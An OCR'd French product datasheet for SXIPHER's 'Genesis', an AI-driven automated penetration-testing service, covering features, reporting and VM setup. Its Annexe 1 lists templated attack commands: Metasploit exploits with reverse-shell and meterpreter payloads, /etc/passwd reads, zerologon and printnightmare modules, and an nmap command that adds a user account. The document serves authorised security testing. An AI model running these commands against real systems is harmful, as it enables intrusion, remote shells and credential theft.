

Genesis Deep Learning AI Test d'intrusion

SXIPHER

FONCTIONNALITÉS GÉNÉRALES

	Genesis
Espace utilisateurs	✓
Nombre d'adresses IP	254 garanties
Durée d'engagement	✗
Flexibilité des Pentests	✓
Modulation pack	✓
Prix de revente	Libre
Affichage des tarifs SXIPHER	Non publique
Langue du portail web	Multilingue
Paiement sécurisé	Stripe
Prélévement SEPA	✓
Typologie des données traitées	Utilisation
Hébergement des données de transit	OVH France
Dashboard	✓
Marque blanche	✓
Conformité RGPD	✓
Conformité NIS2	✓

TEST D'INTRUSION (PENTEST)

Test d'intrusion interne	✓
Test d'intrusion externe	✓
Vulnérabilités traitées	240 000
Vulnérabilités exploitables affectant plusieurs protocoles	✓
Brute Force	✓
Personnalisation liste Brute Force	✓
Révélation login et mot de passe	✓
Intégration de nouvelles vulnérabilités exploitables en "live"	✓
Attaques	✓
Liste des attaques	Annexe 1
Intégration de nouvelles attaques	✓
Identification des fragilités	✓
Liste des fragilités	✓

MISE EN PLACE DES PENTESTS

	Genesis
Mise en place à distance	✓
Durée de la première installation	20 min.
Durée de réinstallation	5 min.
Prérequis technique	Annexe 2
1 VLAN	1 Pentest
Sélection des adresses IP	✓
Sélection de la durée du Pentest	✓
Sélection de la plage horaire	✓

IA GENESIS

Typologie de l'IA	Deep Learning 4
Cadre des Pentests	NIST 800-115
Reproduction de schémas d'attaque à l'identique	✓
Evolution des attaques	✓
Encadrement de l'IA	Hackeur éthique

SUPPORT

Suggestion de remédiation	✓
Base de connaissance	✓
Support technique	✓
Support commercial	✓
Accord d'intrusion et de confidentialité	✓

RAPPORT

Edition CSV	✓
Edition PDF	✓
Rapport client	✓
Résumé executif (date, durée, range, IP)	✓
Scan du reseaux	✓
Rapport detaillé	✓
Priosisation de remédiations	✓
Classement par score CVSS	✓
Scenario d'attaques impactant le réseau	✓
Journal des attaques	✓
Historique des rapports	✓
Sauvegarde des rapports clients	✗

Annexe 1
Liste des attaques

Commande	"Exploit"
metasploit	scanner/ftp/bison_ftp_traversal
metasploit	scanner/ftp/colorado_ftp_traversal
metasploit	scanner/ftp/titanftp_xcrc_traversal
metasploit	unix/ftp/vsftpd_234_backdoor
metasploit	scanner/ssh/juniper_backdoor
metasploit	scanner/snmp/snmp_login
metasploit	scanner/telnet/telnet_encrypt_overflow
metasploit	scanner/telnet/telnet_ruggedcom
msfconsole	msfconsole -q -x "use auxiliary/scanner/ftp/pcman_ftp_traversal; set RHOSTS {{ ip }}; run; exit -y"
msfconsole	msfconsole -q -x "use auxiliary/scanner/http/titan_ftp_admin_pwd; set RHOSTS {{ ip }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/linux/proxy/squid_ntlm_authenticate; set RHOSTS {{ ip }}; run; exit -y"
msfconsole	msfconsole -q -x "use auxiliary/gather/crushftp_fileread_cve_2024_4040; set RHOSTS {{ ip }}; set
msfconsole	FILEPATH /etc/passwd; run; exit -y"
msfconsole	msfconsole -q -x "use auxiliary/scanner/ftp/easy_file_sharing_ftp; set RHOSTS {{ ip }}; run; exit -y"
msfconsole	msfconsole -q -x "use auxiliary/scanner/http/apache_normalize_path; set RHOSTS {{ ip }}; set RPORT {{ port }}; run; exit -y"
msfconsole	msfconsole -q -x "use auxiliary/scanner/http/apache_flink_jobmanager_traversal; set RHOSTS {{ ip }}; set RPORT {{ port }}; set FILEPATH /etc/passwd; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/linux/http/apache_solr_backup_restore; set RHOSTS {{ ip }}; set RPORT {{
	port }}; set LHOST {{ lhost }}; set PAYLOAD cmd/unix/reverse_bash; set LPORT {{ lport }}; run; exit -y"
nmap	msfconsole -q -x "use exploit/multi/misc/apache_activemq_rce_cve_2023_46604; set RHOSTS {{ ip }};
nmap	set RPORT {{ port }}; set LHOST {{ lhost }}; set PAYLOAD cmd/windows/http/x64/meterpreter/reverse_tcp;
nmap	set LPORT {{ lport }}; run; exit -y"
nmap	nmap --script ftp-vsftpd-backdoor -p {{ port }} {{ ip }}
nmap	nmap --script ftp-proftpd-backdoor -p {{ port }} {{ ip }}
nmap	nmap -Pn --script smb-vuln-conficker.nse -p {{ port }} {{ ip }}
nmap	nmap -sU --script smb-vuln-conficker.nse -p T:{{ port }} {{ ip }}
nmap	nmap --script=smb-vuln-ms10-054 --script-args unsafe -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-cve2009-3103.nse -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-cve-2017-7494 --script-args smb-vuln-cve-2017-7494.check-version -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-ms17-010 -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-ms06-025.nse -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-regsvc-dos.nse -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-ms07-029.nse -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-webexec --script-args 'smbusername=<username>,smbpass=
	<password>,webexec_command=net user test test /add' -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-webexec --script-args 'smbusername=<username>,smbpass=
	<password>,webexec_gui_command=cmd' -p {{ port }} {{ ip }}
nmap	nmap --script smb-vuln-ms08-067.nse -p {{ port }} {{ ip }}
nmap	nmap -sU --script snmp-brute -p {{ port }} {{ ip }}

Commande	"Exploit"
nmap	nmap --script=smtp-vuln-cve2010-4344 --script-args="smtp-vuln-cve2010-4344.exploit" -pT:{{ port }} {{ ip }}
nmap	nmap --script=smtp-vuln-cve2010-4344 --script-args="exploit.cmd='uname -a'" -pT:{{ port }} {{ ip }}
nmap	nmap --script=smtp-vuln-cve2011-1720 --script-args='smtp.domain=<domain>' -pT:{{ port }} {{ ip }}
nmap	nmap --script=smtp-vuln-cve2011-1764 -pT:{{ port }} {{ ip }}
msfconsole	msfconsole -q -x "use exploit/multi/http/crushftp_rce_cve_2023_43177; set RHOSTS {{ ip }}; set RPORT {{ port }};set LHOST {{ lhost }}; set LPORT {{ lport }}; run -j; sessions -i 1 -q; getuid; exit -y"
msfconsole	msfconsole -q -x "use exploit/unix/ftp/proftpd_133c_backdoor; set PAYLOAD cmd/unix/reverse; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/windows/http/ws_ftp_rce_cve_2023_40044; ; set RHOSTS {{ ip }}; set RPORT {{ port }};set LHOST {{ lhost }}; set LPORT {{ lport }}; exploit; exit -y"
msfconsole	msfconsole -q -x "use exploit/windows/ftp/httpdx_tolog_format; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/windows/ftp/quickshare_traversal_write; set PAYLOAD windows/meterpreter/reverse_tcp; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/windows/ftp/comsnd_ftpd_fmtstr; set PAYLOAD windows/meterpreter/reverse_tcp; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/multi/http/apache_couchdb_erlang_rce; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set PAYLOAD cmd/unix/reverse_bash; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/multi/http/log4shell_header_injection; set RHOSTS {{ ip }}; set RPORT {port]; set LHOST {{ lhost }}; set PAYLOAD java/meterpreter/reverse_tcp; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/multi/http/apache_nifi_processor_rce; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set PAYLOAD cmd/unix/reverse_bash; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use exploit/multi/http/struts2_code_exec_showcase; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set PAYLOAD cmd/linux/http/x64/meterpreter/reverse_tcp; set LPORT {{ lport }}; run; exit -y"
msfconsole	msfconsole -q -x "use auxiliary/scanner/smb/smb_ms17_010; set RHOSTS {{ ip }}; set RPORT {{ port }}; exploit -z;exit -y"
netexec	netexec smb {{ ip }} -M petitpotam
netexec	netexec smb {{ ip }} -M zerologon
nmap	nmap --script smb-vuln-cve-2017-7494 --script-args smb-vuln-cve-2017-7494.check-version -p {{ port }} {{ ip }}
msfconsole	msfconsole -q -x "use exploit/windows/smb/cve_2020_0796_smbghost; set RHOSTS {{ ip }}; set RPORT {{ port }}; set LHOST {{ lhost }}; set LPORT {{ lport }}; exploit -z; exit -y"
netexec	netexec smb {{ ip }} -M printnightmare
smbclient	smbclient \\\\{{ ip }}\\IPC$ -U % -p {{ port }} -t 30 -c "tcon IPC$; showconnect; logoff"

Annexe 2
Prérequis technique

CARACTÉRISTIQUES DE LA MACHINE VIRTUELLE

ESPACE DISQUE DUR

30 Go ou plus pour s'assurer que Attack-Bridge puisse s'installer correctement. Tout espace inférieur peut entraîner un échec de l'installation.

MÉMOIRE (RAM)

Au moins 10 **Go**. Une mémoire inférieure peut réduire les performances d'Attack-Bridge.

CONNEXION INTERNET

Nécessaire pour télécharger les fichiers et les mises à jour nécessaires.

CONFIGURATION PORTS SORTANTS

Mise en réseau directe ou reliée	Autoriser le trafic TCP sortant sur les ports 443, 9094-9096, 32000-32002, 32200 pour le sxipher.ai	Le trafic TCP/UDP entrant pour l'AttackBridge devrait être autorisé car sa portée d'attaque varie

PROCESSUS DE CONFIGURATION DE LA VM

1

Installer une machine virtuelle dans l'environnement interne du réseau à Pentester

Respectez les pré-requis de configuration de la VM afin d'éviter un echec lors de l'installation ultérieure du Sxipher Attack-Bridge. Après avoir ouvert votre logiciel de virtualisation (par exemple VMware), créez une nouvelle machine virtuelle, choisissez une configuration typique et sélectionnez le fichier ISO d'Ubuntu Desktop.

2

Installer Docker Engine sur la machine virtuelle

Pour cela, reportez-vous au guide d'installation de Docker pour Ubuntu à l'adresse suivante : https://docs.docker.com/engine/install/ubuntu/
Cette page fournit des instructions détaillées sur la façon d'installer Docker Engine sur votre machine.

3

Mettre à niveau le système

Après avoir installé Docker, mettez à jour et mettez à niveau votre système en tapant les commandes suivantes dans le terminal : `sudo apt-get update && sudo apt-get upgrade -y`

4

Installer les autres composants

Une fois votre système mis à jour, vous pouvez procéder à l'installation des autres composants ou configurations nécessaires.

5

Coller le script Attack-Bridge du pentest

Une fois que vous avez fait cela, vous pouvez coller le script dans la VM pour démarrer le test.